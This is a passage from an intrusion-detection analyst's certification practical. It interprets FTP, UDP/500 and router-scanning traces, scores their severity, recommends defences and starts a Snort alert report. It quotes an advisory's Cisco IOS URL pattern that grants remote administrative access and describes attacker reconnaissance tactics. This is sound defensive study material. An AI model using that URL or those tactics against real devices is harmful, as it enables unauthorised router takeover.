Jun 04 02:00:35 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: MKD 010604075644p
Jun 04 02:00:36 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /_vti_pvt/
Jun 04 02:00:37 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /pub/
Jun 04 02:00:37 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: MKD 010604075645p
Jun 04 02:00:38 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /upload/
Jun 04 02:00:38 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /www/
Jun 04 02:00:39 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /
Jun 04 02:00:39 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: MKD 010604075647p
Jun 04 02:00:40 hostl proftpd[22711] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): connected - local  : a.b.c.159:21
Jun 04 02:00:40 hostl proftpd[22711] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): connected - remote : 213.51.22.76:3868
Jun 04 02:00:40 hostl proftpd[22711] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): FTP session opened.
Jun 04 02:00:40 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /pub/upload/
```

Evidence of Active targeting

There is evidence of active targeting: the attacker is scanning the entire network for FTP servers which have writable directories to use them later as illegal software repository .

Severity

The security is calculated with the formula:

(Criticality + Lethality) – (System + Net Countermeasures)

In this case:

Criticality: 4. The scan is addressing the whole network looking for FTP servers with writable shares.

Lethality: 3. Not every machine runs an FTP server and hopefully very few will have writable directories opened to the world.

System Countermeasures: 4. Some of the machines, as seen in the log, are refusing the connection: this is probably because of security settings in the ftp server or TCPwrapper.

Network Countermeasures: 2. The attacker is targeting public FTP servers and a firewall would let him in anyway.

So

Severity = (4 + 3) – (4 + 2) = 7 – 6 = **1**

Defensive recommendation

All the unnecessary FTP servers running on the internal network should be shut down and the ones which are necessary should be audited in order to make sure they haven't got writable directories for the Anonymous user.

If writeable directories are necessary, it is advisable to don't make them executable: people will be allowed to upload and download files only if they will know their name as it will be impossible to display the content of the writable directory. This usually stops people from using FTP servers as repository of Warez.

Multiple choice test question

What can we deduce from the following detect?

```
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
ANON anonymous: Login successful.
```

a) the user Anonymous is logged on the host proftpd on an interactive session

b) this message has been repeated 25840 times

c) the ftp server allows incoming anonymous connections

d) hostl is likely to be a Windows NT machine

Answer: C

Detect #4 – Scan on port UCP/500 for VPNs ?

Trace

```
18:30:13.184478 fammortgage.com.500 > 142.90.10.123.500: udp 776
18:30:14.477827 fammortgage.com.500 > 142.90.10.123.500: udp 776
18:30:17.085635 fammortgage.com.2190 > 142.90.10.123.www: S 2894701970:2894701970(0) win
16384 <mss 1460,nop,nop,sackOK> (DF)
18:30:17.125518 fammortgage.com.500 > 142.90.10.123.500: udp 776
18:30:22.442728 fammortgage.com.500 > 142.90.10.123.500: udp 776
18:30:22.999702 fammortgage.com.2190 > 142.90.10.123.www: S 2894701970:2894701970(0) win
16384 <mss 1460,nop,nop,sackOK> (DF)
18:30:33.180122 fammortgage.com.500 > 142.90.10.123.500: udp 776
18:30:55.032649 fammortgage.com.500 > 142.90.10.123.500: udp 776
18:31:37.633417 fammortgage.com.500 > 142.90.10.123.500: udp 56
```

The author reports the IP address 142.90.10.123 is not in use.

Source of trace

This trace was found on the incidents.org web site at the URL http://www.incidents.org/archives/intrusions/msg01429.html .

This particular trace has been posted by Andrew Daviel on Monday, 13 August 2001.

Detect was generated by

The trace is generated by tcpdump without the –vv option.

Probability the source address was spoofed

Based on the correlation evidence I assume this is the infamous CodeRed worm (or one of the variants) and the probability the source IP address is spoofed is very low as the worm would need a response from the contacted host in order to determine if it has a web sever running or not; also, in order to replicate itself , the worm has to complete a three way handshake.

Description of Attack

The attacker in this case is probably a Windows machine running a web server infected with one of the variant of the CodeRed ; the source machine has also been configured to try to use secure communication as first: in the trace is shown an attempt to establish a security association (SA).

Port UDP/500 is commonly associated with IKE (Internet Key Exchange) which is the protocol that allows a SA to be established and it is part of the IPSEC specifications.

According to a CodeRed II Analysis on http://www.incidents.org/react/code_redII.php :

> This worm uses the same mechanism as the original Code Red worm to infect vulnerable computers. That is, the worm looks for systems running IIS that have not patched the unchecked buffer vulnerability in idq.dll or removed the ISAPI script mappings. The worm exploits the vulnerability to inject itself into a system.
> […]
> Except for using the buffer overflow injection mechanism, this new worm is entirely different from the original Code Red CRv1 and CRv2 variants. In fact, Code Red II is

```
more dangerous because it opens backdoors on infected servers that allow any follow-on
remote attacker to execute arbitrary commands. Reports have already been received of
attackers attempting to exploit these backdoors to wage distributed ping flooding
attacks.
```

More information about the CodeRed worm can be found at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500 (CAN-2001-0500) and a CERT advisory has been released at http://www.cert.org/advisories/CA-2001-19.html.

Attack mechanism

I suppose the source machine is infected by the CodeRed worm (or one of its variants) which is scanning random IP addresses to propagate itself.

The Local Security Policy has been set to request security because the worm, before establishing a connection to port 80 onto the destination machine, tries to establish a SA in order to authenticate or encrypt (based on the protocol chosen) the traffic.

This trace follows the normal IKE behavior as it goes from port UDP/500 to port UDP/500 and the multiple packets are to be considered retransmission as the destination machine probably didn't respond to the stimulus (or the "ICMP port unreachable" error message was filtered).

Once the attacker (in this case the worm) realizes an SA cannot be established, a clear text connection is attempted to the web-server.

I assume this is a CodeRed scan because of the date of the trace (13 August 2001) and because the attacker scanned port 80 on other machines on the same network (as reported in the post).

We can conclude this is not a scan for VPN capable IP addresses (false alarm then) but it's a worm trying to replicate itself.

Correlation

1nd Correlation

http://archives.neohapsis.com/archives/incidents/2001-03/0050.html

```
From: Suzanne.Hernandez@GUNTER.AF.MIL
Date: Thu Mar 08 2001 - 11:23:27 CST

Windows 2000 machines set up with "Server (request security)" for the Local Security
Policy will always attempt to set up a security association (via udp port 500) and then
an IPSEC tunnel before sending packets in the clear. We have even seen this to routers,
i.e. a Windows 2000 workstation will do a simple ping to a router. The router first sees
a udp/500 packet as this workstations wants to communicate securely. Then following, the
router will see the icmp packet. Contact the owner of the machine and ask him to set up
his Local Security Policy as "Client (Respond Only)". This way, if users attempt to set
up security associations with that workstation, he will have the ability to respond
securely, but packets he initiates will be in the clear and you won't see his traffic
anymore.
Slan,

since two weeks now I am getting this traffic every half an hour. It is firewalled, so
it does no harm, but does anyone knows about similar probes?

Security Violations
=-=-=-=-=-=-=-=-=-=
Mar 8 06:00:02 klammeraffe kernel: Packet log: input DENY eth0 PROTO=17 203.30.32.23:500
62.208.181.42:500 L=708 S=0x00 I=11327 F=0x0000 T=115 (#81)
Mar 8 06:00:03 klammeraffe kernel: Packet log: input DENY eth0 PROTO=17 203.30.32.23:500
```

```
62.208.181.42:500 L=708 S=0x00 I=11370 F=0x0000 T=115 (#81)
Mar 8 06:00:05 klammeraffe kernel: Packet log: input DENY eth0 PROTO=17 203.30.32.23:500
62.208.181.42:500 L=708 S=0x00 I=11398 F=0x0000 T=115 (#81)
Mar 8 06:00:09 klammeraffe kernel: Packet log: input DENY eth0 PROTO=17 203.30.32.23:500
62.208.181.42:500 L=708 S=0x00 I=11412 F=0x0000 T=115 (#81)
Mar 8 06:00:17 klammeraffe kernel: Packet log: input DENY eth0 PROTO=17 203.30.32.23:500
62.208.181.42:500 L=708 S=0x00 I=11479 F=0x0000 T=115 (#81)
Mar 8 06:00:33 klammeraffe kernel: Packet log: input DENY eth0 PROTO=17 203.30.32.23:500
62.208.181.42:500 L=708 S=0x00 I=11751 F=0x0000 T=115 (#81)
Mar 8 06:01:05 klammeraffe kernel: Packet log: input DENY eth0 PROTO=17 203.30.32.23:500
62.208.181.42:500 L=84 S=0x00 I=13238 F=0x0000 T=115 (#81)
```

2nd Correlation

http://archives.neohapsis.com/archives/incidents/2000_-12/0114.html

```
Subject: Re: udp port 500 scans
From: TJ Jablonowski (t.jablonowski@MAIL-2-GO.COM)
Date: Thu Dec 21 2000 - 16:10:13 CST

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1
Another scenario is if you or the remote site are using W2K with
IPSEC rules setup for
1. require secure communication
2. attempt secure communication
  A connection to any port configured with one of the two above rules
you result in attempted key exchange and the hit in the logs. Even
if you unknowly attempt to connect to the port with no intention of a
secure connection it will still attempt the key exchange irregardless
of the client OS.
```

3rd Correlation

http://www.incidents.org/diary/july2001.php

```
False Alarm: Probing to port 500/udp
------------------------------------
Some victims of the latest CODE RED worm have noticed probing to port 500/udp by a
subset of the IP addresses scanning their networks on port 80/tcp. Ken Eichman has
performed an analysis on this traffic and found that the 500/udp traffic is a normal
result of a Microsoft application running on the infected server.

From Mr. Eichman's submission (sanitized): Notice that the infected.server attempts to
elicit a response from 500/udp on the target a few seconds before attempting the 80/tcp
connection.

TCP Scanning:
07/17/2001 02:49:19 infected.server 3258 -> targetA 80
07/17/2001 05:41:01 infected.server 3227 -> targetB 80
07/17/2001 06:16:50 infected.server 3227 -> targetC 80
07/17/2001 06:42:14 infected.server 3758 -> targetD 80
07/17/2001 06:42:19 infected.server 3758 -> targetD 80
07/17/2001 06:48:08 infected.server 3709 -> targetE 80
07/17/2001 09:54:28 infected.server 4530 -> targetE 80
07/17/2001 09:54:34 infected.server 4530 -> targetE 80
07/17/2001 10:39:48 infected.server 4252 -> targetF 80

UDP Scanning:
07/17/2001 02:49:10 infected.server 500 -> targetA 500
07/17/2001 05:40:59 infected.server 500 -> targetB 500
07/17/2001 06:16:47 infected.server 500 -> targetC 500
07/17/2001 06:42:12 infected.server 500 -> targetD 500
07/17/2001 06:47:57 infected.server 500 -> targetE 500
07/17/2001 08:56:28 infected.server 500 -> targetG 500
07/17/2001 09:54:28 infected.server 500 -> targetE 500
07/17/2001 10:39:45 infected.server 500 -> targetF 500

Evidently this behavior results when the infected.server is running Windows 2000 with
IPSec configured such that it always attempts secure communications before falling back
to an unencrypted transmission. Specifically, according to a post at Neohapsis:
http://archives.neohapsis.com/archives/incidents/2000-12/0114.html this behavior will
result if the server is running Windows 2000 with IPSec rules set up for either: 1.
require secure communication 2. attempt secure communication
```

```
In terms of the protocols, port 500/udp is Internet Key Exchange. What is happening is
that the Win2K server attempts to perform a key exchange with the destination host
before reverting to the normal port 80/tcp communication. Notice that under these
conditions the server will usually use a source port of 500/udp. In addition, looking at
more extensive logs also shows that these packets are often 600-800 bytes in total
length.
```

Evidence of Active targeting

There is evidence of active targeting as the source IP address is scanning the network for machines running IIS in order to infect them with a worm but it is not a focus targeting as the worm replicate itself choosing random IP addresses to scan.

Severity

The security is calculated with the formula:

(Criticality + Lethality) – (System + Net Countermeasures)

In this case:

Criticality: 4. The worm is targeting web-servers to infect.

Lethality: 5. Variants of the CodeRed (like CodeRed II) leave on the infected servers backdoors which allow arbitrary execution of commands

System Countermeasures: 4. In the post, the IP address reported as hit had portsentry installed

Network Countermeasures: 4. An IDS is running on this network and this is probably the reason why the administrator found out about this scan

So

Severity = (4 + 5) – (4 + 4) = 9 – 8 = **1**

Defensive recommendation

Keep all the IIS installation on your network always up to date with the latest patches from Microsoft.

Also, your bastion firewalls and routers should be blocking all unknown and unnecessary services: you should configure them to block incoming connections to port UDP/500 (at least) from unwanted IP addresses.

Multiple choice test question

Traffic which involves port UDP/500

a) is encrypted between hosts or networks
b) is commonly associated with the establish of a Security Association
c) is associated with RealAudio
d) is usually seen in DoS attacks (like Pepsi)

Answer: B

Detect #5 – Router scanning

Trace

```
07:23:52.949120 206.18.0.83.60158 > xxx.yyy.137.150.80: S 3751261887:3751261887(0) win
32120 <mss 1460,sackOK,timestamp 504235069 0,nop,wscale 0>
(DF) (ttl 51, id 43246)
                        4500 003c a8ee 4000 3306 ba1f ce12 0053
                        xxxx yyyy eafe 0050 df97 b6bf 0000 0000
                        a002 7d78 41ef 0000 0204 05b4 0402 080a
                        1e0e 043d 0000 0000 0103 0300

07:25:52.935527 206.18.0.83.60158 > xxx.yyy.137.150.80: S 3751261887:3751261887(0) win
32120 <mss 1460,sackOK,timestamp 504247069 0,nop,wscale 0>
(DF) (ttl 51, id 44746)
                        4500 003c aeca 4000 3306 b443 ce12 0053
                        xxxx yyyy eafe 0050 df97 b6bf 0000 0000
                        a002 7d78 130f 0000 0204 05b4 0402 080a
                        1e0e 331d 0000 0000 0103 0300

Jul 7 2001 13:13:33 denied tcp 206.18.0.83 47846 -> xxx.yyy.14.1 80 1 packets
Jul 7 2001 13:18:58 denied tcp 206.18.0.83 47846 -> xxx.yyy.14.1 80 7 packets
Jul 7 2001 14:15:30 denied tcp 206.18.0.83 25651 -> xxx.yyy.113.1 80 1 packets
Jul 7 2001 16:15:01 denied tcp 206.18.0.83 57230 -> xxx.yyy.129.100 80 2 packets
Jul 7 2001 16:37:16 denied tcp 206.18.0.83 22392 -> xxx.yyy.134.150 80 1 packets
Jul 7 2001 16:48:02 denied tcp 206.18.0.83 22392 -> xxx.yyy.134.150 80 2 packets
Jul 7 2001 17:39:49 denied tcp 206.18.0.83 41135 -> xxx.yyy.121.50 80 1 packets
Jul 7 2001 17:50:03 denied tcp 206.18.0.83 41135 -> xxx.yyy.121.50 80 2 packets
Jul 7 2001 17:55:03 denied tcp 206.18.0.83 41135 -> xxx.yyy.121.50 80 2 packets

Jul 8 2001 2:28:59  denied tcp 206.18.0.83 62466 -> xxx.yyy.114.1 80 1 packets
Jul 8 2001 2:34:12  denied tcp 206.18.0.83 62466 -> xxx.yyy.114.1 80 7 packets
Jul 8 2001 4:51:14  denied tcp 206.18.0.83 57621 -> xxx.yyy.130.100 80 7 packets
Jul 8 2001 4:56:14  denied tcp 206.18.0.83 57621 -> xxx.yyy.130.100 80 2 packets
Jul 8 2001 5:09:14  denied tcp 206.18.0.83 63142 -> xxx.yyy.135.150 80 7 packets
Jul 8 2001 7:01:16  denied tcp 206.18.0.83 50089 -> xxx.yyy.122.50 80 2 packets
Jul 8 2001 7:06:16  denied tcp 206.18.0.83 50089 -> xxx.yyy.122.50 80 2 packets

Jul 8 2001 15:02:15 denied tcp 206.18.0.83 63197 -> xxx.yyy.115.1 80 1 packets
Jul 8 2001 15:07:25 denied tcp 206.18.0.83 63197 -> xxx.yyy.115.1 80 7 packets
Jul 8 2001 17:00:27 denied tcp 206.18.0.83 49816 -> xxx.yyy.131.100 80 2 packets
Jul 8 2001 17:05:27 denied tcp 206.18.0.83 49816 -> xxx.yyy.131.100 80 2 packets
Jul 8 2001 17:43:27 denied tcp 206.18.0.83 62742 -> xxx.yyy.136.150 80 2 packets
Jul 8 2001 17:48:27 denied tcp 206.18.0.83 62742 -> xxx.yyy.136.150 80 2 packets
```

Source of trace

This trace was found on the incidents.org web site at the URL http://www.incidents.org/archives/intrusions/msg01004.html .

This particular trace was posted by Brent Erickson on Monday, 9 July 2001.

Detect was generated by

The first part of the detect is generated by tcpdump with –vv and –x options while the second part is from a CISCO device .

Probability the source address was spoofed

This attack is probably an attempt to detect CISCO devices running the HTTP interface and the probability the IP address is spoofed is very low as the scanning program would need a response from the contacted machine in order to determine if the IP address is running a web server or not .

Description of Attack

The attacker is scanning different subnets probably trying to locate CISCO devices with the HTTP server enabled.

If one of these devices is located, the attacker will try to exploit one of the numerous vulnerabilities which affect the web interface running on IOS: the most recent and lethal according to securityfocus is:

```
IOS is router firmware developed and distributed by Cisco Systems. IOS functions on
numerous Cisco devices, including routers and switches.

It is possible to gain full remote administrative access on devices using affected
releases of IOS. By using a URL of http://router.address/level/$NUMBER/exec/.... where
$NUMBER is an integer between 16 and 99, it is possible for a remote user to gain full
administrative access.
```

Also, other vulnerabilities affecting the web interface have been discovered in the past:

- CAN-2001-0537 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN
- CVE-2000-0984 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0984
- CVE-2000-0380 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0380

Attack mechanism

This attack consist in a scan to port TCP/80 on specific IP addresses which are likely to be the ones assigned to routers and switches: usually administrators tend to install network devices on nice and round IP addresses like xxx.yyy.zzz.1, xxx.yyy.zzz.50, xxx.yyy.zzz.100 and xxx.yyy.zzz.150.

If the attacker receives a SYN/ACK back, he will probably further investigate the IP address to determine if it is a CISCO device or not; in case it is, it is very likely to be affected by the CAN-2001-0537 vulnerability as it has been discovered recently and usually administrators tend not to upgrade too often Operating Systems on network devices.

At this point the attacker will probably be able to get administrative privileges in a short period of time which may lead to further compromise of the network or will result in a denial of service.

This attack definitely appears to be hostile but can be categorized as reconnaissance activity: actually, this interpretation could be a long shot, but it's probably the most likely explanation for this traffic.

The source IP address 206.18.0.83 resolves to lax-wan-a-83.lax.dsl.cerfnet.com which resolves back again to the same IP address.

These are the information from the whois system:

```
CERFnet (NETBLK-CERFNET-BLK)
   P.O. Box 919014
   San Diego, CA 92191
   US

   Netname: CERFNET-BLK-206
   Netblock: 206.16.0.0 - 206.19.255.255
   Maintainer: CERF

   Coordinator:
```

```
   Kostick, Deirdre  (DK71-ARIN)  help@IP.ATT.NET
   (888)613-6330

Domain System inverse mapping provided by:

DBRU.BR.NS.ELS-GMS.ATT.NET   199.191.128.106
CBRU.BR.NS.ELS-GMS.ATT.NET   199.191.128.105
DMTU.MT.NS.ELS-GMS.ATT.NET   12.127.16.70
CMTU.MT.NS.ELS-GMS.ATT.NET   12.127.16.69

Record last updated on 09-Mar-2000.
Database last updated on 8-Sep-2001 23:09:15 EDT.
```

Correlation

The same IP address is doing the same scan on other networks

http://www.sans.org/y2k/031301 -1200.htm

```
Mar  8 23:25:00 14010 Deny TCP 206.18.0.83:33082  my.net.2.100:80
Mar  8 23:25:00 14010 Deny TCP 206.18.0.83:33082  my.net.2.100:80
Mar  8 23:25:09 14010 Deny TCP 206.18.0.83:33082  my.net.2.100:80
```

Evidence of Active targeting

There is definitely evidence of active targeting: the attacker is scanning specific IP addresses on the network looking presumably for Cisco devices with the Web interface activated or, in any case, for web servers.

Severity

The security is calculated with the formula:

(Criticality + Lethality) – (System + Net Countermeasures)

In this case:

Criticality: 5. The scan is addressing network devices .

Lethality: 5. If a web interface on a Cisco device is found, the attacker very likely will have administrator privileges in a short period of time.

System Countermeasures: 4. Usually the web interface is disabled on bastion routers and, anyway, it's not enabled by default.

Network Countermeasures: 5. In this log it seems like a CISCO device itself, probably the bastion router, is rejecting this probes

So

Severity = (5 + 5) – (4 + 5) = 10 – 9 = **1**

Defensive recommendation

Make sure all your CISCO network devices are updated with the latest IOS version and the web interface is shut down.

Also, make sure your bastion routers are well configured: a very helpful document on how to configure bastion routers can be found at http://www.phrack.org/show.php?p=55&a=10

Multiple choice test question

Choose the sentence about routers less likely to be true

a) a compromised router can lead to further compromise of the network

b) routers can usually be found on xxx.yyy.zzz.1 IP addresses

c) Switches don't have a n HTTP interface as they are dumb devices like hubs

d) a DoS attack to a router can affect many systems at the same time

Answer: C

Assignment 3 – "Analyze this" scenario

In quality of Intrusion Detection Analyst and on behalf of GIAC, I have been analyzing the alerts generated by the Snort IDS installed at your premises, trying to asset the risks you are incurring.

I have been concentrating on 5 days (from August 15 to 19, 2001) and the snort log files for alerts, portscans and Out of Spec traffic hav e been analyzed.

This is the list of files I have been working on:

alert.010815.gz	scans.010815.gz	oos_Aug.15.2001.gz
alert.010816.gz	scans.010816.gz	oos_Aug.16.2001.gz
alert.010817.gz	scans.010817.gz	oos_Aug.17.2001.gz
alert.010818.gz	scans.010818.gz	oos_Aug.18.2001.gz
alert.010819.gz	scans.010819.gz	oos_Aug.19.2001.gz

All these files were downloaded on August 22 2001.

Executive summary

As shown in the following pages, your network appears to be a target of quite a few attacks.

While some of them can be considered reconnaissance, some others are definitely active targeting your machines and some defensive actions should be taken.

In the report there will be a detailed list of recommendations for each attack discovered and, given the fact I don't know your current security policy and your current network and host defenses, it might be that some of them are already in place in your organization.

As general rule, all the unnecessary services should be shut down and access FROM the internet should be restricted; also, all the machines should be constantly upgraded keeping the OS up to date with the latest patches.

It is important to have host and network based antivirus defenses in place (especially on Windows hosts) and, depending on your security policy, access TO the internet should be restricted as well: probably the safest way would be to adopt a proxy and relay requests to the Internet through it.

I would also suggest to quarantine and carefully examine few of the MY.NET.xxx.yyy machines appearing as source for few of the following alerts: some of them are clearly used to launch malicious attacks versus other sites.

SNORT Alerts – Analysis

The following table is a summary of the alerts.

Alert	#	#S	#D	#S in MY.NET	#D in MY.NET
External RPC call	55170	19	27751		27751
SMB Name Wildcard	20360	6922	6613	1	6613
Possible trojan server activity	19156	1658	8945	544	3357
WinGate 1080 Attempt	15129	47	9688		9688
connect to 515 from outside	7942	8	6729		6729
UDP SRC and DST outside network	6007	34	1396		
SNMP public access	5679	26	118		118
Watchlist 000220 IL -ISDNNET-990517	2752	98	43		43
High port 65535 udp - possible Red Worm – traffic	1626	11	10	5	6
STATDX UDP attack	129	12	102		102
TCP SRC and DST outside network	99	12	24		
connect to 515 from inside	66	1	1	1	1
High port 65535 tcp - possible Red Worm – traffic	63	28	32	12	16
Tiny Fragments - Possible Hostile Activity	62	24	45		45
Watchlist 000222 NET -NCFC	57	5	12		12
Null scan!	45	34	20		20
Port 55850 tcp - Possible myserver activity - ref. 010313-1	40	18	19	8	9
NMAP TCP ping!	29	9	8		8
Queso fingerprint	19	13	15		15
Attempted Sun RPC high port access	18	1	1		1
SMB C access	15	1	15		15
SUNRPC highport access!	14	6	4		4
ICMP SRC and DST outside network	4	3	3		

Table 1

In this table

represents the number of times the alert appears in the alerts file

#S represents the number of different source IP addresses which triggered the alert

#D represents the number of different destination IP addresses which triggered the alert

#S in MY.NET represents the number of different source IP addresses in the MY.NET.xxx.yyy space which triggered the alert

#D in MY.NET represents the number of different destination IP addresses in the MY.NET.xxx.yyy space which triggered the alert

External RPC Call

This alert is triggered whenever an external IP address is trying to contact TCP/UDP port 111 on any IP address in the MY.NET.xxx.yyy space.

Port 111 is commonly associated with RPCs and, in particular, port 111 is the default used by the portmapper .

RPC services in general have a very bad history and reputation as far as security is concerned and they shouldn't be left running on a system unless there is a real necessity for it and, even in this case, access should be carefully monitored and filtere d where applicable.

This alert in particular, can be considered reconnaissance: the possible attacker is trying to get information from the portmapper about RPC services running on the system and their correspondent port numbers. If he gets a positive resp onse, a direct connection to a specific service will be attempted at a later stage.

Analysis

The alert "External RPC Call" was triggered 55170 times and, by far, was the most common alert in these logs .

19 different IP addresses are indicated as responsi ble for contacting 27751 different targets in the MY.NET.xxx.yyy address space.

The Top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup	Double Reverse Lookup
63.167.204.42	14712	Unknown	Not applicable
217.110.118.21	8535	Unknown	Not applicab le
64.240.252.48	4981	Unknown	Not applicable
148.243.116.97	4679	monalisa.nsmex.com	-
210.61.154.97	4015	Unknown	Not applicable

Table 2

All of them generated only another alert: the " STATDX UDP attack " which is related to a vulnerability in the rpc.statd service on RedHat Linux. This related alert, however, is explained in greater detail later in this analysis; the important fact to note is that these two events are almost certainly related. The portmapper was used to determine i f the machine was running the rpc.statd service and , when a positive answer was received, the attacker tried to exploit the vulnerability.

This kind of reconnaissance is to be considered very seriously as very sensitive information about RPC services could be released to potential attackers.

Some versions of these services, especially running on Linux and Sun Solaris, are known to be exploitable and have been included in the "Top Ten Internet Security Threats" (http://www.sans.org/topten.htm) from the SANS Institute and in the "Top 25 vulnerabilities" from Cisco (http://www.cisco.com/cgi -bin/front.x/csec/mostVul.pl).

More information about RPCs services and why they are dangerous can be found :

- The trouble with RPCs at http://www.sans.org/newlook/resources/IDFAQ/ trouble_RPCs.htm

- "Is blocking port 111 sufficient to protect your systems from RPC attacks? " at http://www.sans.org/newlook/resources/IDFAQ/blocking.htm
- on chapter 16 of the book "Network Intrusion D etection – An Analyst Handbook, 2nd edition"

Security recommendation

External access to the RPC services should be denied. You should enforce this policy on your bastion routers and firewalls and prevent any connection from the Internet.

In case you have legitimate traffic going from the internet to RPC services on MY.NET.xxx.yyy you should carefully change your ACLs to allow specific connections from specific IP addresses on a case by case basis.

A few example of how to prevent portmapper connections to r each internal machines can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

SMB Name Wildcard

This alert is triggered whenever an IP address connects to another one on UDP port 137 trying to retrieve the Net BIOS name table.

This kind of communication is common in the Wi ndows file-sharing protocol and it's used to retrieve NetBIOS names when only the IP address is known. However, very sensitive information can be retrieved by an attacker if a connection like this is successful.

Analysis

The alert "SMB Name Wildcard" was triggered 20360 times from 6922 different IP addresses responsible for contactin g 6613 different targets in the MY.NET.xxx.yyy address space.

The Top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup	Double Reverse Lookup
141.156.143.77	395	pool-141-156-143-77.res.east.verizon.net	141.156.143.77
132.150.16.177	261	ft016177.dep.no	132.150.16.177
66.44.41.168	221	66-44-41-168.s422.tnt1.lnhdc.md.dialup.rcn.com	66.44.41.168
156.29.254.116	210	pibox.sannet.gov	-
24.216.164.37	193	gw-may.stober.com	24.216.164.37

Table 3

These particular IP addresses didn't trigger any other alert but some others did:

Alert	IP Address
TCP SRC and DST outside network	169.254.101.152
UDP SRC and DST outside network	169.254.101.152
SNMP public access	205.183.158.13
External RPC call	209.142.214.16
STATDX UDP attack	209.142.214.16
Watchlist 000220 IL -ISDNNET-990517	212.179.126.3
Watchlist 000220 IL -ISDNNET-990517	212.179.27.6
Watchlist 000220 IL -ISDNNET-990517	212.179.34.114
Possible trojan server activity	216.227.100.221
Possible trojan server activity	24.161.50.148
Possible trojan server activity	24.161.51.184
Possible trojan server activity	24.164.52.135
Possible trojan server activity	24.65.141.133
Possible trojan server activity	24.66.140.116
Possible trojan server activity	24.66.140.148
Possible trojan server activity	24.70.141.149
Possible trojan server activity	24.70.141.89
Possible trojan server activity	24.76.146.162
Possible trojan server activity	24.76.146.31
Possible trojan server activity	24.79.148.149
SMB C access	65.28.123.53
Possible trojan server activity	66.66.199.156

Table 4

I would recommend a further investigation on the traffic related to "Possible Trojan server activity" and "SMB C access".

It is also interesting to notice that some alerts were originating from ports different from 137: this could possibly indicate a source Operating System different from Windows… perhaps a UNIX machine running Samba.

In two occasions, two MY.NET.xxx.yyy machine trigger ed this alert while talking with other machines in MY. NET.xxx.yyy network:

```
08/16-00:53:55.855356  [**] SMB Name Wildcard [**] MY.NET.162.199:137 ->
MY.NET.50.154:137
08/18-00:53:57.332511  [**] SMB Name Wildcard [**] MY.NET.162.199:137 ->
MY.NET.50.154:137
```

As NIDS devices are usually placed nex t to the perimeters, this alerts (internal->internal) shouldn't have been picked up and it is recommended you review the location of the sensor on the network .

This kind of reconnaissance is t o be considered very seriously as very sensitive information about the target could be released to potential attackers.

As result of this, it has been included in the "Top Ten Internet Security Threats" from SANS (http://www.sans.org/topten.htm) where this information was taken:

> These services allow file sharing over networks. When improperly configured, they can expose critical system files or give full file system access to any hostile party connected to the network. Many computer owners and administrators use these services to make their file systems readable and writeable in an effort to improve the convenience of data access. Administrators of a government computer site used for software development for mission planning made their files world readable so people at a different government facility could get easy access. Within two days, other people had discovered the open file shares and stolen the mission planning software.
> When file sharing is enabled on Windows machines they become vulnerable to both information theft and certain types of quick-moving viruses. A recently released virus called the 911 Worm uses file shares on Windows 95 and 98 systems to propagate and causes the victim's computer to dial 911 on its modem. Macintosh computers are also vulnerable to file sharing exploits.
> The same NetBIOS mechanisms that permit Windows File Sharing may also be used to enumerate sensitive system information from NT systems. User and Group information (usernames, last logon dates, password policy, RAS information), system information, and certain Registry keys may be accessed via a "null session" connection to the NetBIOS Session Service. This information is typically used to mount a password guessing or brute force password attack against the NT target.

More information about this particular alert can be retrieved at http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids177&view=event but it is important to keep in mind that NetBIOS name table queries are normally part of the Windows file-sharing protocol.

Windows machines will send these packets when negotiating various connections with other systems: a famous case is Exchange Server (as reported in this thread on BugTRAQ http://www.geocrawler.com/archives/3/91/1998/4/0/196016/).

Moreover, Bryce Alexander wrote a document called "Port 137 Scans" (http://www.sans.org/newlook/resources/IDFAQ/port_137.htm) which explains some kind of attacks detected against port 137.

Security recommendation

External access to UDP port 137 should be denied. You should enforce this policy on your bastion routers and firewalls and prevent any connection from the Internet.

In case you have legitimate NetBIOS traffic going from the internet to any machine on MY.NET.xxx.yyy network you should carefully change your policy to allow specific connections from specific IP addresses on a case by case basis. A few example of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

Also, it is recommended to protect Windows NT systems from "null session" connections which allow anonymous enumeration of users, groups, system configuration and registry keys.

Possible trojan server activity

This alert is too generic to be related to a specific Trojan: I suspect there is more than one rule in your IDS which triggers this alert and all of them have the same message.

Generally speaking, the name Trojan comes from the ancient Trojan Horse legend but, nowadays a new definition has been used: according to http://www.irchelp.org/irchelp/security/trojan.html :

